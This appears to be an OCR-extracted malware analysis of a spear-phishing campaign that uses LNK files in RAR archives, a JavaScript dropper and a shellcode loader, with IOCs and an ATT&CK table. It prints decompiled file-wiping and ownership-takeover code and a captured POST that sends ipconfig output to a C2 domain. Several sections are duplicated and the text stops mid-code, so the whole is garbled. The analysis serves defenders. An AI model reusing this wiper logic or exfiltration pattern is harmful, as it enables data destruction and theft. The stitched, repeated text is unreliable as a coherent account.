
C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to


			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				



svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:

- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.


```
File Read     process:  rundll32.exe   op:  OpenRead     status:  0x00000000
              path:     \??\PhysicalDrive0

File Write    process:  rundll32.exe   op:  OpenModify   status:  0x00000000
              path:     \??\PhysicalDrive0
```

```
00000000  50 4F 53 54 20 68 74 74 70 3A 2F 2F 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65 62 73 69 74 65 73 2E 6E 65 74 2F  POST http://goodhk.azurewebsites.net/
00000025  69 6E 74 65 72 2E 70 68 70 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65  inter.php HTTP/1.1..Accept: */*..Acce
0000004A  70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 73 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70  pt-Language: en-us..Content-Type: app
0000006F  6C 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 55 41 2D 43 50  lication/x-www-form-urlencoded..UA-CP
00000094  55 3A 20 41 4D 44 36 34 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C  U: AMD64..Accept-Encoding: gzip, defl
000000B9  61 74 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 61 74 69  ate..User-Agent: Mozilla/4.0 (compati
000000DE  62 6C 65 3B 20 4D 53 49 45 20 37 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 69 6E 36 34 3B  ble; MSIE 7.0; Windows NT 6.1; Win64;
00000103  20 78 36 34 3B 20 54 72 69 64 65 6E 74 2F 34 2E 30 3B 20 2E 4E 45 54 20 43 4C 52 20 32 2E 30 2E 35 30 37 32 37  x64; Trident/4.0; .NET CLR 2.0.50727
00000128  3B 20 53 4C 43 43 32 3B 20 2E 4E 45 54 20 43 4C 52 20 33 2E 35 2E 33 30 37 32 39 3B 20 2E 4E 45 54 20 43 4C 52  ; SLCC2; .NET CLR 3.5.30729; .NET CLR
0000014D  20 33 2E 30 2E 33 30 37 32 39 3B 20 4D 65 64 69 61 20 43 65 6E 74 65 72 20 50 43 20 36 2E 30 3B 20 2E 4E 45 54  3.0.30729; Media Center PC 6.0; .NET
00000172  34 2E 30 43 3B 20 2E 4E 45 54 34 2E 30 45 29 0D 0A 48 6F 73 74 3A 20 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65  4.0C; .NET4.0E)..Host: goodhk.azurewe
00000197  62 73 69 74 65 73 2E 6E 65 74 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34 38 34 0D 0A 43 6F 6E  bsites.net..Content-Length: 484..Conn
000001BC  65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 50 72 61 67 6D 61 3A 20 6E 6F 2D 63 61 63 68 65 0D  ection: Keep-Alive..Pragma: no-cache.
000001E1  0A 0D 0A 26 74 65 73 74 3D 0D 0A 57 69 6E 64 6F 77 73 20 49 50 20 43 6F 6E 66 69 67 75 72 61 74 69 6F 6E 0D 0A  ...&test=..Windows IP Configuration..
00000206  0D 0A 0D 0A 45 74 68 65 72 6E 65 74 20 61 64 61 70 74 65 72 20 4C 6F 63 61 6C 20 41 72 65 61 20 43 6F 6E 6E  ....Ethernet adapter Local Area Conne
0000022B  63 74 69 6F 6E 3A 0D 0A 0D 0A 20 20 20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20  ction:.....   Connection-specific DNS
00000250  53 75 66 66 69 78 20 20 2E 20 3A 20 68 6F 6D 65 0D 0A 20 20 20 4C 69 6E 6B 2D 6C 6F 63 61 6C 20 49 50 76 36 20  Suffix  . : home..   Link-local IPv6
00000275  41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 66 65 38 30 3A 3A 35 64 38 3A 35 33 61 32 3A 65 37  Address . . . . . : fe80::5d8:53a2:e7
0000029A  32 62 3A 62 61 33 35 25 31 31 0D 0A 20 20 20 49 50 76 34 20 41 64 64 72 65 73 73 2E 20 2E 20 2E 20 2E 20  2b:ba35%11..   IPv4 Address. . . .
000002BF  2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 31 35 0D 0A 20 20 20 53 75 62 6E 65 74 20 4D 61  . . . . . : 10.0.2.15..   Subnet Ma
000002E4  73 6B 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 32 35 35 2E 32 35 35 2E 32 35  sk . . . . . : 255.255.25
00000309  35 2E 30 0D 0A 20 20 20 44 65 66 61 75 6C 74 20 47 61 74 65 77 61 79 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E  5.0..   Default Gateway . . . . . .
0000032E  20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 32 0D 0A 0D 0A 54 75 6E 6E 65 6C 20 61 64 61 70 74 65 72 20 69 73 61  . . : 10.0.2.2....Tunnel adapter isa
00000353  74 61 70 2E 68 6F 6D 65 3A 0D 0A 0D 0A 20 20 20 4D 65 64 69 61 20 53 74 61 74 65 20 2E 20 2E 20 2E 20 2E 20 2E  tap.home:....   Media State . . . . .
00000378  20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 4D 65 64 69 61 20 64 69 73 63 6F 6E 6E 65 63 74 65 64 0D 0A 20 20 20  . . . . . : Media disconnected..
0000039D  20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20 53 75 66 66 69 78 20 20 2E 20 3A 20  Connection-specific DNS Suffix  . :
000003C2  68 6F 6D 65 0D 0A                                                                                              home..
```

svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
